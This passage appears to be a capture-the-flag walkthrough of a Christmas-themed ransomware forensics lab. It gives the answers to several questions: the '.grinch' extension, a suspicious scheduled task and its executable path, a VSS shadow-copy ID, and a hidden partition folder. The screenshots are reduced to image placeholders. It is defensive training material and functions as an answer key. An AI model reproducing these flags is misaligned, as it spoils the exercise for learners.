
We can use terminal to decode those address into text that can be understood (**nomorebestfestivalcompany**).




Q3: At times ransomware changes the file extensions of the encrypted files. What is the file extension for each of the encrypted files?

Answer: .grinch

Open the File Explorer window the straight into the Documents. On the view panel at the top, tick the hidden files option to view the files that is being hidden (**confidential**).




Click the confidential file. The file extension (.grinch) can be found.




Q4: What is the name of the suspicious scheduled task?

Answer: opidsfsdf

Open the Desktop in file explorer. We can see the (**opidsfsdf**) file.




Open the Task Scheduler. We can track the scheduled task that is running. The task that looks suspicious is the (**opidsfsdf**) file.



Q5: Inspect the properties of the scheduled task. What is the location of the executable that is run at login?

Answer: C:\Users\Administrator\Desktop\opidsfsdf.exe


In the Task Scheduler, click on the **opidsfsdf** task then go to the Actions section. We can see the details which is the location of the scheduled task (**opidsfsdf**).




Q6: There is another scheduled task that is related to VSS. What is the ShadowCopyVolume ID?

Answer: 7a9eea15-0000-0000-0000-010000000000

On the Task Scheduler, click on the ShadowCopyVolume. We can look for the ID by opening the properties of this task (**7a9eea15-0000-0000-0000-010000000000**).







Q7: Assign the hidden partition a letter. What is the name of the hidden folder?

Answer: confidential


Open Disk Management, we need to look for the **Backup** that we need to assign letter. To do that, we need to right click on the partitions and click the **Change Drive Letter and Paths**.




Next, options like below will appeared. Assign the drive with letter (**Z**). Further click OK if all the settings are correct.



Go back to the File Explorer, we can see a new drive which is Backup that already exists with Z letter. Open the drive, turn on the hidden files in view and we can find the hidden files (**confidential**).






